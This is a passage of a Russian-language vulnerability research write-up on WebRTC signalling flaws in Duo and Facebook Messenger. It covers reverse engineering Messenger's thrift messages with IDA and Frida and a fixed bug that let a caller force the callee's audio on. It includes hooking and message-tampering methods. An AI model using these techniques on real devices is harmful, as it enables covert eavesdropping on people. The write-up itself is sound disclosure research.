
Эту ошибку исправили в декабре 2020 года, удалив асинхронный вызов из `onSetSuccess`. В целом архитектура сигнализации Duo эффективно предотвращала передачу видео от вызываемой стороны вызывающей, однако её асинхронная реализация создала проблемы. Асинхронная сигнализация становится всё распространённее в мобильных приложениях, поскольку WebRTC во множестве непредсказуемых ситуаций приходится ждать сеть или другой узел, а разделение вызовов функций по разным потокам не позволяет задержке одного вызова влиять на несвязанную функциональность. Однако асинхронные вызовы усложняют моделирование поведения конечного автомата во всех ситуациях, поэтому добавлять их в сигнализацию WebRTC следует осторожно. В данном случае асинхронный вызов для отключения видеодорожки ничего не давал с точки зрения производительности: ни один из необходимых для этого вызовов не мог заблокироваться, а `onSetSuccess` уже выполнялся в отдельном потоке и мог уступать потокам с более высоким приоритетом. Важно взвешивать риск и пользу асинхронных вызовов, а не добавлять их в приложение без разбора.

Facebook Messenger

Я исследовала Facebook Messenger в октябре 2020 года. Цель оказалась довольно сложной из-за большого объёма обратной разработки. Сделаем шаг назад: у WebRTC есть привязки для нескольких языков программирования, позволяющие интегрировать его в написанные на них приложения. Большинство Android-приложений использует Java-привязки. Это заметно упрощает исследование конечных автоматов сигнализации: важные Java-функции, такие как `setLocalDescription`, обрабатывающая offers и answers, `addRemoteIceCandidate`, обрабатывающая candidates, и `addTrack`, добавляющая tracks в соединения, можно перехватить во Frida и журналировать для анализа. С помощью этих вызовов также сравнительно легко изменить поведение устройства атакующего.

Facebook Messenger интегрирует WebRTC не через Java-, а через C++-привязки. Более того, WebRTC статически компонуется с более крупной библиотекой (`libртcR20.so`, вероятно, библиотекой rsys, упомянутой в этой статье), поэтому символы вызовов привязок удаляются, что усложняет их перехват. Кроме того, перед передачей Facebook Messenger сериализует SDP в другой формат, поэтому понять работу сигнализации по наблюдению за трафиком трудно.

В конце концов я поняла, что единственный разумный способ разобраться в сигнализации Facebook Messenger — понять его сетевой протокол. К счастью, Facebook публично сообщала, что использует fbthrift, ответвление thrift. Я загрузила библиотеку `librtcR20.so` в IDA, чтобы найти места вызова thrift, но хотя несколько вызовов присутствовало, большая часть кода выглядела статически скомпонованной. В итоге выяснилось, что thrift генерирует код сериализации для каждого реализованного протокола, поэтому большая часть кода сериализации и десериализации компилируется вместе с кодом обработки протокола. Тогда я решила скомпилировать fbthrift, создать пример сериализатора и изучить его в IDA, чтобы понять, как выглядят скомпилированные сериализаторы fbthrift. Я заметила, что при сериализации поля объекта сериализуются вызовом метода `writeFieldBegin`. Также оказалось, что при вызове этого метода требуется имя поля, хотя обычно оно не входит в сериализованный вывод. Поэтому я стала искать в `librtcR20` функцию, которая очень часто вызывается с разными строковыми параметрами, похожими на имена полей. Этому критерию соответствовало совсем немного функций, и мне удалось идентифицировать `writeFieldBegin`.




Теперь я могла найти множество мест сериализации объектов, но требовалось определить, какое из них создаёт сообщение для установки звонков WebRTC.


Ранее я заметила в библиотеке метод `P2PCall::OnP2PMessageFromPeer`. Его символ удалён, но имя метода записывается в журнал при вызове. Он казался вероятным местом обработки десериализованного сообщения. Поиск строки «P2PMessage» привёл меня к коду сериализации типа `P2PMessageRequest`. Я предположила, что именно здесь создаются сообщения установки звонка.

Код сериализации Thrift генерируется из определений классов в файле определений thrift. По именам и типам полей, передаваемым `writeFieldBegin`, мне удалось постепенно восстановить полное thrift-определение этого типа. Это была утомительная работа: определение оказалось довольно длинным, а код был обфусцирован так, что регистры использовались непоследовательно, поэтому я не доверяла точности какого-либо автоматизированного подхода.

Ниже приведён фрагмент кода сериализации.




Обратите внимание, что он записывает два поля объекта типа `Extmap`. Первое поле с именем `id` является обязательным. Функция, записывающая код, показана ниже.



```
write_protocol

var_10= -0x10

; __unwind {
STR             X30, [SP,#var_10]!
MOV             W2, #8
MOV             W3, #1
MOV             X0, X19
BL              writeFieldBegin
ADD             W21, W0, W21
MOV             X0, X19
MOV             X1, X20
LDR             X30, [SP+0x10+var_10],#0x10
B               sub_286648
; } // starts at 2A44AC
; End of function write_protocol
```

Записываемый идентификатор поля равен 1, а тип поля — 8, что соответствует `i32`, то есть 32-разрядному целому. Второе поле необязательно, а регистры для его записи задаются следующим кодом.



Этот код задаёт имя поля `uri`, идентификатор поля 2 и тип поля 8, также `i32`. В совокупности код можно представить следующим thrift-определением.

```
struct Extmap {
  1: i32 id
  2: optional i32 uri
}
```

Аналогичным образом восстановив каждое поле типа `P2PMessageRequest`, я получила полное thrift-определение, доступное здесь.

Я использовала это thrift-определение для двух задач. Во-первых, с его помощью я определила расположение типа `P2PMessageRequest` в C++. Это было чрезвычайно полезно, поскольку позволило загрузить в IDA определение структуры с правильными именами абсолютно всех полей. Так стало гораздо проще понять обработку входящих сообщений в `P2PCall::OnP2PMessageFromPeer`. Для этого потребовалось несколько шагов. fbthrift умеет создавать заголовочные файлы C++ непосредственно из thrift-определения, но они очень длинные, содержат множество ненужных определений и не обрабатываются IDA. Поэтому я скомпилировала созданный исходный код, загрузила его в IDA, экспортировала определения структур и импортировала их в другой экземпляр IDA с уже загруженной `librtcR20.so`. Размер нескольких полей в моей сборке отличался от сборки Facebook, но сходство было достаточным, чтобы всё заработало после нескольких изменений.

Ниже приведён пример декомпилированного в IDA кода с импортированным thrift-определением. Он показывает, насколько проще становится понимать обработку объекта сообщения.

```
  if ( !message->payload.cpp2::WebrtcMessagePayload::__isset.answerPayload )
    goto LABEL_24;
  if ( !message->payload.answer.cpp2::AnswerPayload::__isset.videoRequestPayload )
  {
    v5 = message->payload.answer.cpp2::AnswerPayload::__isset.initialMediaState;
    if ( !v5 )
      goto LABEL_7;
    goto LABEL_6;
  }
  if ( !message->payload.answer.videoRequestPayload.cpp2::VideoRequestPayload::__isset.islocalVideoOn )
  {
LABEL_24:
    v119 = apache::thrift::detail::throw_on_bad_field_access((apache::thrift::detail *)a1);
    sub_18E920(v119);
    sub_16B338();
  }
LABEL_6:
  sub_1AD5EC();
LABEL_7:
  a1->field_5C7 = v5;
  if ( message->payload.answer.cpp2::AnswerPayload::__isset.initialMediaState )
  {
    v5 = message->payload.answer.initialMediaState.videoOn;
    v6 = a1->field_5C6;
    v7 = message->payload.answer.initialMediaState.audioOn;
    v8 = message->payload.answer.initialMediaState.speakerOn;
  }
```


Я также смогла декодировать и создавать сообщения, передаваемые по сети. Для этого из thrift-определения я сгенерировала код сериализации на Python, поскольку thrift поддерживает генерацию кода для многих языков. Затем этот код можно было импортировать при использовании Frida Python для перехвата функций Facebook Messenger.

Далее требовалось найти код обработки входящих сообщений `P2PMessageRequest`. Эти сообщения обрабатываются машинным кодом, тогда как большинство сообщений Facebook обрабатывает Java-код, поэтому я искала машинный вызов с подходящим именем. Им оказался `com.facebook.webrtc.WebrtcEngine.onThriftMessageFromPeer`. Я перехватила этот метод с помощью Frida, передала его параметр-массив байтов сгенерированному десериализатору, и тот декодировал входящие сообщения.

Я нашла похожий метод для отправки thrift-сообщений — `sendThriftToPeer`. Имя класса этого метода обфусцировано и меняется в каждой версии Facebook Messenger, но его можно найти поиском по smali приложения. Мне также удалось перехватить этот метод и изменить его параметр-массив байтов, чтобы модифицировать отправляемое Facebook Messenger сообщение `P2PMessageRequest`.

Теперь я могла понять конечный автомат сигнализации Facebook Messenger. Сигнализация может работать двумя способами в зависимости от того, где пользователь вошёл в Facebook Messenger. Если вход выполнен на нескольких устройствах или в нескольких браузерах, до взаимодействия вызываемой стороны со своим устройством почти ничего не происходит. Offer, answer и candidates передаются, но устройство вызываемой стороны сохраняет их и не обрабатывает до ответа пользователя на звонок. Это логично, поскольку иначе Facebook Messenger не знает, с каким устройством устанавливать соединение.

Если вызываемая сторона вошла только на одном устройстве, конечный автомат интереснее.



В этом случае Facebook Messenger включает track сразу после получения offer, но изменяет offer так, чтобы все исходящие потоки были неактивны. После взаимодействия пользователя с устройством приложение заменяет offer вариантом с активными потоками.

Я опасалась, что изменение offer можно каким-то образом обойти, но изучила его реализацию, и хотя обычно не рекомендую отключать передачу с устройств ввода каким-либо способом, кроме добавления или отключения tracks, она оказалась довольно надёжной. Offer изменяется после декодирования SDP во внутренний объект WebRTC, причём изменения вносятся непосредственно в этот объект, что исключает возможность ошибок разбора.

Однако при изучении обработки входящих сообщений я заметила, что до ответа на звонок обрабатывается множество типов сообщений помимо offers, answers и candidates. Особенно выделялся тип `SdpUpdate`. При получении сообщения `SdpUpdate` локальный offer или answer обновлялся вызовом `setLocalDescription`.

При отправке описанному выше конечному автомату этот тип сообщения ничего не делал, поскольку автомат уже сохранял SDP в ожидании вызова `setLocalDescription`. Но когда пользователь входил на двух устройствах, сообщение вызывало `setLocalDescription` и устанавливало аудиосоединение.

Неясно, для чего тип сообщения `SdpUpdate` используется в Facebook Messenger. Я испробовала на тестовых устройствах множество сценариев, включая переключение сети, но при нормальной работе такое сообщение создать не удалось. Тем не менее очевидно, что получать сообщения этого типа до ответа на звонок не предполагалось. Ошибка похожа на описанную выше ошибку Signal: она связана не с использованием WebRTC приложением, а с отсутствующей проверкой при обработке входных данных, способных вызвать переход состояния.

Эту уязвимость исправили в ноябре 2020 года изменениями на сервере, запрещающими отправлять сообщения этого типа до установления соединения звонка.

Другие приложения

Я исследовала ещё несколько приложений, но не нашла проблем в их конечных автоматах. Telegram был проверен в августе 2020 года, сразу после добавления видеоконференций. Проблем обнаружить не удалось главным образом потому, что приложение не передаёт offer, answer или candidates, пока вызываемая сторона не ответит на звонок. В ноябре 2020 года я исследовала Viber

и также не нашла проблем в его конечном автомате, хотя сложности обратной разработки приложения сделали этот анализ менее строгим, чем анализ других приложений.

Обсуждение

В большинстве исследованных мной конечных автоматов звонков имелись логические уязвимости, позволявшие передавать звук или видео от вызываемой стороны вызывающей без согласия первой. Очевидно, при защите приложений WebRTC эту область часто упускают из виду.

Большинство ошибок, по-видимому, не было вызвано неправильным пониманием разработчиками возможностей WebRTC. Они возникали из-за ошибок реализации конечных автоматов. Тем не менее недостаточная осведомлённость о таких проблемах, вероятно, тоже сыграла свою роль. В документации и учебных материалах по WebRTC редко явно обсуждается необходимость согласия пользователя при передаче звука или видео с его устройства.

Многие из этих конечных автоматов излишне сложно обрабатывали установку звонка, что также стало одним из факторов. Ненужная многопоточность, зависимость от малоизвестных возможностей и большое количество состояний и типов входных данных повышают вероятность появления подобных уязвимостей в конечном автомате сигнализации.

Также вызывает беспокойство, что я не исследовала функции групповых звонков этих приложений, а все зарегистрированные уязвимости были обнаружены в одноранговых звонках. Это направление для будущей работы, которая может выявить дополнительные проблемы.

Заключение

Я исследовала конечные автоматы сигнализации семи приложений для видеоконференций и обнаружила пять уязвимостей, позволявших устройству вызывающей стороны заставить устройство вызываемой передавать звук или видео. С тех пор все уязвимости были исправлены. Неясно, почему эта проблема настолько распространена, но вероятными факторами являются недостаточная осведомлённость о таких ошибках и излишняя сложность конечных автоматов сигнализации. Конечные автоматы сигнализации представляют тревожную и малоисследованную поверхность атаки приложений для видеоконференций, и дальнейшие исследования, скорее всего, обнаружат новые проблемы.